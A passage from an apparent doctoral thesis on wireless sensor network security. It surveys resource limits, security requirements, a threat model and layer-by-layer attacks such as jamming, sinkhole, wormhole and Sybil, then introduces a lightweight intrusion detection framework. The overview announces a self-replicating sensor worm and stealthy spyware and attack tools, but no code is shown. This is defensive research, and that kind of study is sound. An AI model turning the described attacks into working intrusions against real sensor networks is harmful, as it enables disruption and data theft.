Chapters 4 and 5 investigate in depth two of the most challenging routing attacks, namely the *sinkhole* and *wormhole* attacks respectively. Chapter 4 describes the most effective ways to launch a sinkhole attack and demonstrates them in practice. We reveal the weaknesses of the routing protocols that are most widely used by the research community, hoping that this will lead to a better awareness of the existing threats. Then we propose novel countermeasures against these threats in the direction of intrusion detection having used *LIDeA* as our reference point. Chapter 5 explores the development of a *localized* algorithm that can detect wormhole attacks on wireless networks directly based on *connectivity* information implied by the underlying communication graph. Detailed theoretical analysis and simulation results confirm that the proposed algorithms can always thwart these kinds of attacks. Also, by providing an implementation on real sensor devices, we demonstrate their practicality and efficiency in terms of memory requirements and processing overhead.

Chapter 6 is the first part of our work on demonstrating how vulnerable, in terms of data confidentiality and network availability, sensor networks are. We introduce the problem of *software-based* attacks and demonstrate how to execute malware on wireless sensor nodes that are based on the Von Neumann architecture. Then we proceed to show how the malware can be crafted to become a *self-replicating worm* that broadcasts itself and infects the network in a hop-by-hop manner. To the best of our knowledge, this is the first instance of a “sensor worm” that provides a detailed analysis along with instructions in order to execute arbitrary malicious code.

Continuing our work on studying new threat models, Chapter 7 and 8 present a set of tools (*SpySense* and *SenSys*) that can be useful not only in revealing all the weaknesses that make sensor networks susceptible to various kinds of threats but also in studying the effects of such exploits on the network itself. Spy-Sense is a spyware tool that allows the injection of stealthy exploits in the nodes of the network. It is undetectable, hard to recognize and get rid of, and once activated, it runs discretely in the background. The SenSys tool allows both passive monitoring of transactional data in sensor networks and discharge of various attacks against them. To the best of our knowledge, these are the first instances of *attack tools* that can be used by an adversary to crack the confidentiality and functionality of such a network.

In Chapter 9, we discuss our vision for people-centric sensing environments and study their security challenges. We make the case for trustworthy participatory sensing and motivate the problems of data protection, shareability, and confidentiality. Our goal is to point out some interesting future research directions in this field since our belief is that participatory sensing bears an irrefutably great potential and holds the key to leverage the usage of sensor networks towards civic benefit.

Finally, Chapter 10 summarizes the thesis and concludes with some future research directions in the field of securing sensor networks.

Part I

Sensor Network Security Defense Mechanisms

Chapter 2

Security Issues in Wireless Sensor Networks

2.1 Introduction

As wireless sensor networks continue to grow, so does the need for effective security mechanisms. Because sensor networks usually interact with sensitive data and operate in hostile unattended environments, it is imperative that these security concerns be addressed from the beginning of the system design. Combining all the necessary components (sensors, radios and CPUs) into an effective sensor network requires a detailed understanding of both the capabilities and limitations of each of the underlying technologies. Each individual node must be designed to provide the set of primitives necessary to synthesize the interconnected topology as it is deployed, while meeting strict requirements of size, cost, and power consumption. In order to facilitate applications that require packet delivery from one or more senders to multiple receivers, provisioning security in group communications is pointed out as a critical and challenging goal.

However, due to inherent resource and computing constraints, security in sensor networks poses different challenges than traditional network security. First, unlike traditional networks, sensor nodes are often deployed in large accessible areas, presenting the added risk of physical attack. Second, sensor networks interact closely with their physical environments and with people, posing new security problems. And third, most of the early proposed network techniques assumed that all nodes are *cooperative* and *trustworthy*. However, as we noted in the previous chapter, this is not the case for many sensor network applications which require a certain amount of trust in the application in order to maintain proper network functionality. Consequently, existing security mechanisms are inadequate, new research directions arise and new ideas are needed to properly address sensor network security (49).

With this in mind, we review the major topics in wireless sensor network security, and present the obstacles and the requirements for a resilient security profile. The remainder of this chapter




Figure 2.1: WSN's node architecture.

Figure 2.2: Example sensor platform: Moteiv Tmote Sky.

is organized as follows. Section 2.2 presents the main characteristics of sensor networks, in more detail, along with their attributes that make them so popular in the distributed networking domain. In Section 2.3, we summarize the obstacles for sensor network security as imposed by the extreme limitations of sensor devices.Then, in Sections 2.4 and 2.5, we outline the security issues and challenges in sensor networks and discuss the requirements that a security protocol has to meet. Following that, we formulate the threat model and classify the major attacks against these types of networks in Sections 2.6 and 2.7. This identification helps to set the scene for the following chapters that present individual research contributions. Finally, we conclude the chapter in Section 2.8 where we highlight the need for more efficient security protocols, and therefore, intrusion detection systems.

2.2 Sensor Networks: Benefits & Limitations

A distributed sensor network is a heterogeneous system consisting of hundreds or thousands of low-cost and low-power tiny sensors that are interconnected by a communication network. The sensors are embedded devices (as illustrated in Figure 2.1), that are networked via wireless media, integrated with a physical environment and are capable of acquiring signals, processing the signals, communicating and performing simple computational tasks. Common functionalities of WSNs are broadcasting and multicasting, routing, forwarding, and route maintenance. By correlating sensor output of multiple nodes, the WSN as a whole can provide such functionalities that an individual node cannot. There is no central computer that performs the coordination tasks; instead, the network itself is a computer and users interact with it directly, possible in *interactive* or *proactive* paradigms (50).

Embedded systems are not new, but sensor networks greatly extend their capabilities. They are self-configuring systems and can be deployed spatially and temporally in various environments depending on the application demands. Their position need not be engineered or pre-determined.

Table 2.1: *Attributes of distributed sensor networks*

Inherent Attributes	**Description::**
Sensors	*Size*: small (e.g., mobile phone sensors), large (e.g., radars, satellites) *Composition*: homogeneous, heterogeneous *Spatial Coverage*: dense, sparse *Deployment*: fixed (e.g., factory networks), ad-hoc (e.g., air-dropped) *Dynamics*: stationary (e.g., structural sensors), mobile (e.g., vehicles)
Sensing Components	*Extent*: distributed (monitoring), localized (tracking) *Nature*: cooperative (e.g., intrusion det.), competitive (e.g., military)
Operating Environment	Benign, Unknown or Chaotic
Communication	*Networking*: wireless through multiple hops *Bandwidth*: high, low
Processing Architecture	Centralized (data sent to base stations), Distributed, Hybrid

Often such networks lead to low-cost and reliable implementations. They can operate over large time scales and quick response times are feasible for demanding sensing loops. The reliability and overall throughput of sensing is improved by using *concurrent* operations and *redundant* routing paths. Redundancy is a strong feature that allows the development of fault-tolerant systems that degrade gracefully under exceptional circumstances.

The strength of distributed sensor networks lies in their flexibility and universality. The wide range of targeted applications forces them to provide some attractive characteristics, as shown in Table 2.1. A unique feature is the *cooperative effort* of sensor nodes. Sensors can detect multiple input modalities, and combining such values provides new information that cannot be sensed directly. They operate in complementary, collaborative mode and data gathered by individual sensors are integrated to synthesize new information using data fusion techniques (51, 52). Instead of sending the raw data to the nodes responsible for the fusion, sensors use their processing abilities to locally carry out simple computations and transmit only the required and partially processed data. Furthermore, as we noted earlier, sensor nodes are densely deployed and have short communication range. Hence, *multi-hop communication* is used which consumes less power than the traditional single-hop communication. Transmission power levels are kept low and signal propagation effects experienced in long-distance wireless communications are overcome. Finally, WSNs have the ability to dynamically adapt to changing environments. Adaptation mechanisms can respond to changes in network topologies or can cause the network to shift between different modes of operation.

All these features of sensor networks highlight a vision in which thousands to millions of tiny sensor devices will be embedded in almost every aspect of our everyday life. However, their widespread deployment and overall success is directly related to their security strength. Even though WSNs are capable of collecting massive amounts of information, recognizing significant events automatically and responding appropriately, the need for security, in every network component, is obvious and must be of primary concern in the design process of sensor networks.

2.3 Why Sensor Networks are Difficult to Protect

Although wireless sensor networks have an inherent ad-hoc nature, they pose a number of new constraints and limitations compared to traditional computer networks. Therefore, existing security solutions cannot be directly employed; instead, they have to be adapted to the characteristics of this special type of networking (53).

Security, most of the times, is viewed as a standalone component of a system's architecture which is provided by a separate module. This separation is, however, a flawed approach in the case of sensor networks. To achieve a secure system we should design protocols, in each layer, with security in mind since layers without security can become single points of attack. In particular, all security-related mechanisms require an integrated and comprehensive approach that, if, added as an afterthought will not be as effective. The consequence is that developing useful security mechanisms, while borrowing the ideas from the current security techniques, requires an in depth understanding of the above mentioned constraints (54).

2.3.1 Limited Resources

The extreme resource limitations of sensor devices pose considerable challenges to resource-hungry security mechanisms. In order to implement effective approaches, a certain amount of data memory, code space, and energy is required. However, these resources are very limited in a tiny wireless sensor and the trend has been to increase the lifetime of such devices by decreasing their memory, CPU, and radio bandwidth.

- **Limited Memory and Storage Space.** A representative example of a widely used sensor device is the MoteIV Tmote Sky platform (Figure 2.2). The Tmote Sky module uses the ultra low power TI MSP 430 F1611 microcontroller (55) featuring 10 KB of RAM, 48 KB of flash, 128 KB of information storage, and an IEEE 802.15.4 compliant wireless transceiver (56). Such hardware constraints necessitate extremely efficient security algorithms in terms of bandwidth, computational complexity, and memory. However, this is a non-trivial task. Table 2.2 (57) indicates the limited resources available by the majority of the currently existing sensor nodes, both those commercially available and those created by research institutions.

Table 2.2: *Selection of currently available sensor nodes*

Platform	**MCU**	**RAM**	**Program & Data Memory**	**Radio Chip**
BTnode3	ATMega128	64 KB	128 - 180 KB	CC1000/Bluth
Cricket	ATMega128	4 KB	128 - 512 KB	CC1000
Imote2	Intel PXA271	256 KB	32 - MB	CC2420
MICA2	ATMega128	4 KB	128 - 512 KB	CC1000
MICAZ	ATMega128	4 KB	128 - 512 KB	CC2420
Shimmer	TI MSP 430	10 KB	48 KB - Up to 2 GB	CC2420/Bluth
TelosA	TI MSP 430	2 KB	60 -512 KB	CC2420
TelosB	TI MSP 430	10 KB	48 KB - 1 MB	CC2420
XYZ	ARM 7	32 KB	256 - 256 KB	CC2420

- **Energy Scarcity.** Energy is the biggest constraint in wireless sensor capabilities. It is the main reason that nodes are subject to failures due to depleted batteries, or more general, due to environmental changes. Once deployed, sensor nodes need to operate autonomously for prolonged periods of time and they cannot be easily replaced or recharged. Therefore, energy consumption must be minimized; this necessitates both the power efficiency of the hardware and the efficiency of security and other protocols.

Overall, securing the basic operations of a sensor network becomes a challenging task, given these limited resources, as well as the lack of control of the wireless communication medium. Public-key algorithms (58) or variants of Diffie-Helman (59) are undesirable, as they have a great impact on the lifespan of a sensor. Instead, symmetric encryption/decryption algorithms and hash functions are widely used and constitute the basic tools for securing sensor network communication. However, such techniques are not considered as effective as public key cryptography, which complicates the design of secure applications.

2.3.2 Unreliable Communication

Certainly, the very nature of the wireless communication medium, which is inherently insecure, poses another threat to sensor security. Unlike wired networks, where a device has to be physically connected to the medium, the wireless medium is open and accessible to anyone. Therefore, any transmission can easily be intercepted, altered, or replayed by an adversary. The wireless medium also allows an attacker to easily intercept valid packets and inject malicious ones.

Furthermore, unreliable transmission channels may result in damaged packets. This occurs due to channel errors or high congestion in sensor nodes. Even in the case of reliable channels, the communication may still be unreliable. If packets meet in the middle of transfer, conflicts will occur and the transfer itself will fail. Such a weakness can be exploited by an intruder, with a strong transmitter, who can easily produce interference (e.g., jamming (60, 61)) from a distance that makes any physical response infeasible or, in some applications, plain impossible.

Finally, multi-hop communication can introduce great latency in the network, thus making it difficult to achieve synchronization among sensor nodes. As we noted earlier, synchronization issues can be critical to sensor security where the security mechanism relies on critical event reports and cryptographic key distribution.

2.3.3 Ad-Hoc Deployment and Immense Scale

Node mobility, node failures, and environmental obstructions cause a high degree of dynamics in WSNs. This includes frequent topology changes and network partitions. One of the most attractive characteristics is their ability to be deployed in large areas, with thousands or millions of nodes, without any prior knowledge on their position. It is crucial, therefore, that security schemes can operate within this dynamic environment. Simply networking tens to hundreds or thousands of nodes has proven to be a substantial task. Providing security over such a network is equally challenging. The ever-changing nature of sensor networks requires more robust designs for security techniques to cope with such dynamics.

Similarly, changes in the network membership need to be supported in an equally efficient and secure manner. A node device joining/leaving the network should be transparent and a minimum amount of information should have to be reconfigured. Contributory key establishment protocols (62) should be applicable in these network scenarios, in such a way, that having a large number of nodes will not slow down the process.

2.3.4 Unattended Operation

Another challenging factor is the hostile environment in which sensor nodes function. Depending on the application, nodes may be left unattended for long periods of time. This exposes them to physical attacks. Motes face the possibility of destruction or (perhaps worse) capture and *compromise* by attackers (40). Node compromise occurs when an attacker gains control of a node in the network after deployment. Not only are these adversaries capable of physically damaging the device, rendering it non-functional, but they can also alter device characteristics/mechanisms to send out data readings of their choice. Once in control, the attacker can alter the node to listen to information in the network, input malicious data or perform a variety of attacks. She may also disassemble the node and extract information vital to the network's security such as routing tables, data, and cryptographic keys.

This vulnerability is enhanced by the absence of any fixed infrastructure; in particular, there is no central controller to monitor the operation of the network and identify intrusion attempts. While most of such networks have a designated base station, its role is typically restricted to data collection and query distribution, and does not include any form of actual control. As a result, any security mechanism has to be implemented as a cooperative, distributed effort of all the network nodes.

However, this issue is further complicated by the difficulty of differentiating *trustworthy* nodes from *compromised* ones. A compromised node is, perhaps, still capable of generating valid network data and distributing it around in order to appear functionally stable. This prevents cooperating nodes from taking punitive measures against their corrupt neighbors so that they continue to rely on the fake information being fed to them. As will be shown in the next chapter, this is something that must be taken into consideration when designing reliable intrusion detection systems.

2.4 Security Requirements

Sensor networks are a special type of distributed networking. They share some commonalities with a typical computer network, but also pose unique requirements and constraints of their own as discussed in the previous section. Therefore, we can think of their security goals as encompassing both the typical network requirements and the unique requirements suited solely to WSNs.

Their security profile must be enhanced with attributes (63) including Confidentiality, Integrity, Data Freshness, Authentication, and Availability (64, 65). All network models (including communication, routing, and security) allow provisions for implementing these properties in order to assure protection against the kind of attacks to which these types of networks are vulnerable to (more information can be found in Section 2.7). In what follows, we discuss these standard security requirements (and eventually behavior) we would like the sensor network to have.

- *Data Confidentiality.* Confidentiality is the ability to conceal network traffic from a passive attacker so that any message communicated via the sensor network remains secret. This is the most important issue in network security. In many applications (e.g., key distribution) nodes communicate highly sensitive data. The standard approach for keeping sensitive data secret is to encrypt them with a secret key that only intended receivers possess, hence achieving confidentiality. Since public-key cryptography is too expensive to be used in the resource constrained sensor networks, most of the proposed protocols use *symmetric* key encryption (66, 67, 68, 69) methods. Furthermore, while confidentiality guarantees the security of communications inside the network it does not prevent the misuse of information reaching the base station. Hence, it must also be coupled with the right control policies so that only authorized users can have access to confidential information.

- *Data Authentication & Integrity.* In a sensor network, an attacker can easily inject additional false messages (49), so the receiver needs to make sure that the data used in any decision-making process are valid. Integrity and authentication (70, 71) is necessary to enable sensor nodes to detect modified, injected, or replayed packets. While it is clear that safety-critical applications require authentication, it is still wise to use it even for the rest of applications since otherwise the *owner* of the sensor network may get the wrong picture of the sensed world thus making inappropriate decisions. Data authentication is usually achieved through symmetric or asymmetric mechanisms where sending and receiving nodes share secret keys. Due to the wireless nature of the media (that may cause data loss or damage) and the unattended nature of sensor networks, it is extremely challenging to ensure authentication. However, authentication alone does not solve the problem of node takeovers as compromised nodes can still authenticate themselves to the network. Hence authentication mechanisms should be "collective" and aim at securing the entire network. Using intrusion detection techniques we may be able to locate the compromised nodes and start appropriate revoking procedures.

- *Data Availability.* Availability determines whether a node has the ability to use the resources and whether the network is available for the messages to communicate. A sensor network should be robust against various security attacks, and if an attack succeeds, its impact should be minimized. However, the limited ability of individual sensor nodes to detect between threats and benign failures makes ensuring network availability extremely difficult.

- *Data Freshness.* Data freshness implies that the data is recent, and it ensures that an adversary has not replayed any old messages. To solve this problem a nonce (72), like *sequence numbers*, can be added into the packets for sorting the old ones out.

All this discussion suggests that it is necessary to develop networks that exhibit autonomic security capabilities, i.e., be resilient to attacks and have the ability to contain damage after an intrusion.

2.5 Issues in Sensor Network Security Research

A security architecture for sensor networks must integrate a number of security measures and techniques in order to protect the network and satisfy the desirable requirements we have outlined.

To achieve a secure system, security must be integrated into every component, since components designed without security can become a point of attack. Consequently, security must pervade every aspect of the underlying system design.

In what follows we describe the most important components that are currently under research in this type of distributed networking. Some of these research issues are similar to those faced in traditional networks, only with some additional constraints; others are unique to sensor networks.

- *Self-Organization.* A WSN is a typical ad hoc network, which requires every sensor node to be independent and flexible enough to use self-organizing and self-healing properties according to the application demands. There is no fixed infrastructure available for the purpose of network management in a sensor network. In the same way that nodes can organize their routes for supporting multi-hop communication, they must also self-organize to conduct key management (73, 74) and build trust relations among sensors. If self-organization is lacking, the damage resulting from an attack or even the surrounding hostile environment can be destructive.

- *Key Establishment.* When setting up a sensor network, one of the first requirements is to establish cryptographic keys for later use. Researchers have proposed a variety of protocols over several decades for this well-studied problem. Why can't the same key-establishment protocols be used in sensor networks? The inherent properties of sensor networks render previous protocols impractical. Many current sensor devices have limited computational power, making public-key cryptographic primitives too expensive in terms of system overhead. Key-establishment techniques need to scale to networks with hundreds or thousands of nodes. Moreover, having each node sharing a separate key with every other node in the network is not possible due to memory constraints.

- *Time Synchronization.* Most sensor network applications rely on some form of time synchronization (18) between communicating nodes for: *(i)* energy conservation by turning on and off their radio in predefined time slots, and *(ii)* computation of a packet's end-to-end delay. Explicit defenses against attacks assume a loose synchronization between cooperating nodes such as μTESLA (72). However, secure time synchronization is considered to be a very important but challenging task that has not yet been addressed effectively.

- *Secure Localization.* Some of the most important utilities of sensor networks, e.g. tracking, rely on their ability to accurately locate each node in the network. For example, a protocol designed to locate faults will need accurate location information in order to pinpoint the location of a fault. A number of attempts have been made towards this direction (43, 75). Unfortunately, an attacker can easily manipulate non secured location information by reporting false signal strengths, replaying signals, etc.

- *Secure Data Aggregation.* As WSNs continue to grow in size, so does the amount of data that nodes are capable of sensing. Because of this, a query made by the base station is likely to return a great deal of traffic, much of which is not of interest to intermediate individuals that act as *routers*. Therefore, it is advantageous to have aggregators for collecting primitive data from a subset of nodes and then process them into more useful sets before actually transmitting them. Secure information aggregation techniques are needed because, as we noted earlier, not all nodes can be considered trustworthy; aggregators can easily alter the received content. A number of attempts have been made towards this direction (66, 76, 77, 78) but much more investigation is needed.

- *Secure Routing.* Routing and data forwarding is an essential service for enabling communication in sensor networks. Unfortunately, as will be presented in Chapters 4 and 5, current routing protocols suffer from many security vulnerabilities (79). For example, an attacker might launch denial-of-service attacks on the routing protocol, preventing communication. The simplest attacks involve injecting malicious routing information into the network, resulting in routing inconsistencies. Simple authentication might guard against injection attacks, but some routing protocols are susceptible to replay by the attacker of legitimate routing messages. Securing such protocols is very important, since even a single compromised node could completely paralyze communication in the network.

2.6 Threat Model

Although sensor network security is generally characterized by the same properties as traditional network security, WSNs are vulnerable to new methods of exploitation. There are many classes of attacks based on the nature and goals of the performing adversaries; however, in this section we will present and compare the most important ones.

In order to plan and design better intrusion detection rules, attacks are classified based on their attributes, damage level caused on the network functionality, and ease of exposing the attacker's ID (Table 2.3). We formulate a threat model that distinguishes between two major types of attacking classes (63, 79): *(i)* based on *attacker's location*, and *(ii)* based on *attacker's strength*. We now treat each one of these classes in turn.

Table 2.3: *Threat Model of WSNs*

Attack Category	Features	Types	Damage Level	Ease of Identity	Effects
Based on attacker's location	Outsider	Passive	Low	Medium	Implicit
	Insider	Active	High	Hard	Explicit
Based on attacker's strength	Mote-class	Both	Low	Hard	Explicit
	Laptop-class	Both	High	Easy	Explicit

2.6.1 Attacks based on Attacker's Location

In this class, attacks can be categorized as *outsider* (external) and *insider* (internal) depending on whether the attacker is a legitimate node of the network or not. In the first case, the intruder node is not an authorized participant of the sensor network and can be used to launch passive attacks (Table 2.4). Usually authentication and encryption techniques prevent such attackers from gaining any special access to the network.

Table 2.4: *Functions and Effects of External Attacks*

Functions	Effects
Initiate attacks without authentication	Gather & Steal information
Monitor & Eavesdrop traffic	Compromise privacy/confidentiality
Jam communications	WSN's resource consumption
Trigger DoS Attacks	WSN functionality degradation

However, as the communication takes place over a wireless channel, a passive attacker can easily *eavesdrop* on the network's radio frequency range in an attempt to steal private or sensitive information. The adversary can also *alter* or *spoof* packets to infringe on the authenticity of communication or *inject* interfering wireless signals to jam it. Another form of outsider attack is to *disable* sensor nodes. An attacker can inject useless packets to drain the receiver's battery, or she can capture and physically destroy nodes (80).

In the case of an insider attack, intrusions are performed by *compromised* nodes in the WSN. In contrast to disabled nodes, compromised nodes activity seek to disrupt or paralyze the network. An adversary by physically capturing the node and reading its memory, can obtain its key material and forge network messages. As shown in Table 2.5, having access to legitimate keys can give the attacker the ability to launch several kinds of attacks, such as *false data injection* and *selective*

Table 2.5: *Functions and Effects of Internal Attacks*

Functions	**Effects**
Inject faulty data into the WSN	Accessing & revealing WSN codes/keys
Impersonation	Data alteration
Unauthorized access & modification of resources and data streams	Obstructing/cutting of nodes from their neighbors (*selective reporting*)
Create holes in security protocols	Patial/Total degradation/disruption
Overload the WSN	Denial of Service
Executing malicious exploits or use of legitimate cryptographic content	High threat to the functional efficiency of the whole network

reporting, without easily being detected. Overall, insider attacks constitute the main security challenge in sensor networks; that is why all of our research, as will be demonstrated in the following chapters, is based on threat models that include the existence of compromised nodes yet limited to the CPU, power, bandwidth, and range limitations of the used network platform. More details on the assumptions made regarding the capabilities of an adversary targeting the network can be found in the following chapters that describe the security protection level achieved by our proposed Intrusion Detection System enhanced with novel detection rules and algorithms.

Of course, an adversary cannot have unlimited capabilities. There is some cost associated with capturing, reverse-engineering and controlling a node. Therefore, we should assume that the adversary can compromise only a limited number of sensor nodes. This fact affects the design of security protocols, as it is easier to offer some protection against a few compromised nodes, but not for the case where a large portion of the network is in control of the attacker.

2.6.2 Attacks based on Attacker's Strength

Attackers can use different types of devices to attack the targeted network; these devices have different computation power, radio antenna and other capabilities. Two common categories have been identified by Karlof and Wagner (79) including *laptop-class* and *mote-class* attackers. Laptop-class attackers may possess powerful hardware such as faster CPU, larger battery, and high-power radio transmitter. This hardware allows a more broad range of attacks which are more difficult to stop. Their goal may be to run some malicious code and seek to steal secrets from the sensor network or disrupt its normal functions. For example, in (81) the authors demonstrate how to extract cryptographic keys from a sensor node using a JTAG programmer interface in a matter of seconds.

On the other hand, mote-class attackers are constrained to the CPU, power, bandwidth, and range limitations of the used mote platform. Most of the times, they have access to a few sensor nodes with similar capabilities, but not much more than this. They may try to *jam* a radio link, but only in the sensor node's immediate vicinity. However, these attacks are more limited since the attackers try to exploit the network's vulnerabilities using *only* the sensor's node capabilities.

2.7 Types of Attacks against Networking Layers

As we mentioned earlier, sensor networks are vulnerable to security threats due to the unique characteristics of their underlying networking protocols. Attacks can occur in different layers such as physical, link (MAC), network, transportation, and application layer (49, 82). What makes it even easier for an attacker is that most of these protocols (especially *routing* protocols) are not designed having security threats in mind. As a consequence, sensor network deployments rarely include security protection and little or no effort is usually required from the side of the attacker to perform the attack.

For example, attacks at the *physical layer* include radio signal jamming and tampering with physical devices:

- *Jamming* is simply interference with the radio frequencies used by the network's devices. It represents an attack on the *availability* of the network. It is only different from normal radio propagation in that it is unwanted and disruptive, thus creating denial-of-service conditions.
- *Tampering* is a node compromise as we described above. It is relatively easy to perform and pretty harmful.

Other problematic issues come from the *link layer* which handles neighbor-to-neighbor communication and channel arbitration. If an adversary can generate *collisions* of even part of a transmission, she can disrupt the entire packet. A single bit error will cause a CRC mismatch and possibly require retransmission. Also, she may target for the *exhaustion* of a network's battery power. Exhaustion can be induced by an interrogation attack. In the IEEE 802.11 protocols, for example, Request To Send (RTS) and Clear To Send (CTS) packets are used to reserve bandwidth before data transmission. A compromised node could repeatedly send RTS packets in order to elicit CTS packets from a targeted neighbor, eventually consuming the battery power of both nodes. Another form of this attack, is the addition to the network of a node that feeds false data or prevents the passage of true data ("sleep deprivation torture"). Finally, a more subtle goal for an attacker may be *unfairness* in the MAC layer. A compromised node can be altered to intermittently attack the network in such a way that induces unfairness in the priorities for granting medium access.

Table 2.6: *Attacks against Networking Layers*

Threat	**Layer**	**Defense Techniques**
Jamming	Physical	Spread-spectrum, lower duty cycle
Tampering		Tamper-proofing, Effective Key Management Schemes
Exhausting	Link	Rate Limitation
Collision		Error Correcting Code
HELLO Flood	Network	Two-way authentication, Three-way Handshake
Sinkhole		Authentication, Monitoring, Redundancy
Wormhole		Flexible Routing, Monitoring
Sybil		Authentication
Flooding	Transport	Limited Connection Numbers, Client Puzzles
Cloning	Application	Unique Pair-Wise Keys
Denial-of-Service		Client Puzzles

This weak form of denial of service might, for example, increase latency so that real-time protocols miss their deadlines.

Besides the above described attacks, for which there are some efficient countermeasures (Table 8.1), the most important and hard to identify security breaches target the *network* layer. Network layer is responsible for routing packets across multiple nodes. Wireless sensor nodes do not need to communicate directly with the nearest high-power control tower or base station, but only with their local peers. Thus, every node in a sensor network must assume routing responsibilities. WSNs are particularly vulnerable to routing attacks because every node is essentially a router. There are many sophisticated attacks that exploit specific characteristics of the routing protocols in order to affect the created topology and gain access to the routed information. These attacks have been classified and described analytically by Karlof and Wagner (79).

- *HELLO Flood Attack.* In many sensor network protocols, nodes need to broadcast HELLO packets for neighbor discovery purposes. In a HELLO flood attack, an attacker can send or replay such messages with high transmission power. In this way, she creates an illusion of being a neighbor to many nodes and can disrupt the construction of the underlying routing tree, facilitating further types of attacks.

- *Sinkhole Attack.* The sinkhole attack is a particularly severe attack that prevents the base station from obtaining complete and correct sensing data, thus forming a serious threat to higher-layer applications. Using this attack, an adversary can attract nearly all the traffic from a particular area. Typically, sinkhole attacks work by making a malicious node look especially attractive to surrounding nodes with respect to the underling routing algorithm.

- *Wormhole Attack.* The wormhole attack constitutes a threat against the routing control plane of a network which is particularly challenging to detect and prevent. In this kind of attack, an adversary can convince distant nodes that are only one or two hops away via the wormhole. The wormhole is a low-latency link that is formed in such a way so that packets can travel from one end to the other faster than they would normally do via a multi-hop route. This would confuse the network routing mechanisms.

- *Sybil Attack.* The sybil attack targets fault tolerant schemes such as distributed storage, multi-hop routing, and topology maintenance. In this kind of attack, an adversary uses a malicious device to create a large number of pseudonymous entities in order to gain influence in the network traffic. We refer to these pseudo-nodes as Sybil nodes. The ID of these nodes can be the result of "fake" network additions or duplication of already existing legitimate identities.

Detecting the existence of a sinkhole or wormhole in the network is considered to be the most challenging task since adversaries can operate in a *stealthy* mode. By stealthiness we highlight the attacker's advantage in misleading the routing protocol while operating in a legitimate, undetectable manner. While she manages to fool benign nodes, her actions are masqueraded by the existing routing policies. Therefore, we studied in depth these two kind of attacks and emphasized on the strategies that can be followed to successfully launch them. Then we used our IDS framework for proposing novel *localized* countermeasures, in Chapters 4 and 5 respectively, that can make legitimate nodes become aware of the threat while the attack is still taking place. Detailed theoretical analysis and simulation results confirm that the proposed algorithms can always thwart these kinds of attacks.

2.8 Conclusions

Security is rapidly replacing performance as the first and foremost concern in many networking scenarios. In this chapter we have described the four main aspects of wireless sensor network security: obstacles, requirements, threat models, and possible attacks. Within each of those categories we have also identified the major topics including routing, node compromise, denial of service, and so on. Our aim is to provide a general overview of the rather broad area of sensor networking security and highlight the need for efficient security mechanisms able to withstand attacks that target their confidentiality, functionality, and availability. As Wood and Stankovic (83) point out, if security is weak, sensor networks "will only be suitable for limited, controlled environments - falling far short of their promise". Their widespread deployment and overall success is directly related to their security strength.

Significant progress has been made in providing specialized security mechanisms like key establishment, secure localization, secure aggregation and secure routing that prevent specific kind of attacks from taking place. Some of these protocols were addressed and cited here. However, most of these security mechanisms are based on particular assumptions on the attacker's strength. If the attacker is "weaker" than the security assumption, the protocol will achieve its security goal, i.e., prevent an intruder from breaking into the network. If the attacker is "stronger" (i.e., behaves more maliciously) than assumed, there is an admissible probability of successful penetration. Because of their numerous constraints, sensor nodes usually cannot deal with very strong adversaries. Therefore, we can argue that any secure system will have vulnerabilities that an adversary can exploit.

What has been lacking is a *holistic* approach that encompasses autonomic response and can detect a wider range of attacks for which a sufficient set of anomaly and misuse detection rules are provided. In Chapter 3, we consider the problem of cooperative intrusion detection in sensor networks where nodes detect abnormal behavior and collaborate with each other in order to identify the intruder in a distributed fashion. The proposed architecture is: *(i) lightweight* enough so that it can run in parallel with the previously mentioned specialized cryptographic primitives, and *(ii) generic* so that it can be easily enhanced with new detection rules and algorithms without the need of re-designing the integrated components from scratch. As we will see, such a schema can offer significant opportunities to the already existing security mechanisms for increasing their efficiency and effectiveness, and enhancing the overall network security level.

A research challenge then, would be the design of novel lightweight countermeasures that can be integrated in such a framework, detect security threats and respond without the need of any specialized hardware or additional infrastructure. Chapters 4 and 5 present such algorithms for detecting two of the most severe attacks, namely the sinkhole and wormhole attacks. They are completely localized and work by looking for simple evidence that no attack is taking place, using only connectivity information, as implied by the underlying communication graph, and total absence of coordination. We believe that such sets of principles will have practical use in real-world deployments and can be considered as a reference point for further investigation of more attractive solutions against various kinds of attacks.

Chapter 3

A Lightweight Intrusion Detection Framework

3.1 Introduction

Intrusion Detection has, over the last few years, assumed paramount importance within the broad realm of network security, more so in the case of wireless sensor networks. These are networks that do not have an underlying infrastructure; the network topology is constantly changing. As we described in the previous chapter, their inherently vulnerable characteristics make them susceptible to a wide range of attacks that once applied, it may be too late before any counter action can take effect. This makes it important to constantly (or at least periodically) monitor all network operations in order to identify any suspicious behavior. *Intrusion Detection Systems* (IDS) do just that; monitor audit data, look for intrusions to the system and initiate a proper response (e.g., start an automatic retaliation). As such, there is a need to complement traditional prevention mechanisms with efficient intrusion detection and response. That is why, as we described in Chapter 1, IDS are aptly called the second line of defense.

Although there have been some recent developments in the area of IDS systems for wireless ad hoc networks (84, 85, 86, 87, 88, 89), their important differences in terms of infrastructure, resources, and immense scale of deployment within the sensor networking domain make the proposed solutions not directly applicable. Thus traditional intrusion detection techniques are "*not fit*" for securing WSNs because they are usually computationally expensive. However, in this chapter, we will present an IDS framework that was first introduced in (90), which is both realistic and lightweight enough to run, in parallel with other specialized security mechanisms, on computationally and memory restricted devices such as the nodes of a sensor network. As we mentioned in previous chapters, the motivation is to see how feasible such a system is in terms of practicality and effectiveness in order to use it as a reference point for incorporating our novel generic detection algorithms.

Any part of the sensor network can be a possible point of intrusion, since all nodes act as routers of information and they can be easily manipulated or subverted by an attacker. Therefore, an IDS architecture for wireless sensor networks has to be *decentralized.* Section 3.6 presents such a framework for organizing autonomous but cooperative IDS agents. It organizes the cooperation of the agents according to the distributed nature of the events involved in the attacks, and, as a result, an agent needs to send information to other agents only when this information is necessary to detect the attack. The coordination mechanism arranges the message passing between the agents in such a way so that the distributed detection is equivalent to having all events processed in a central place.

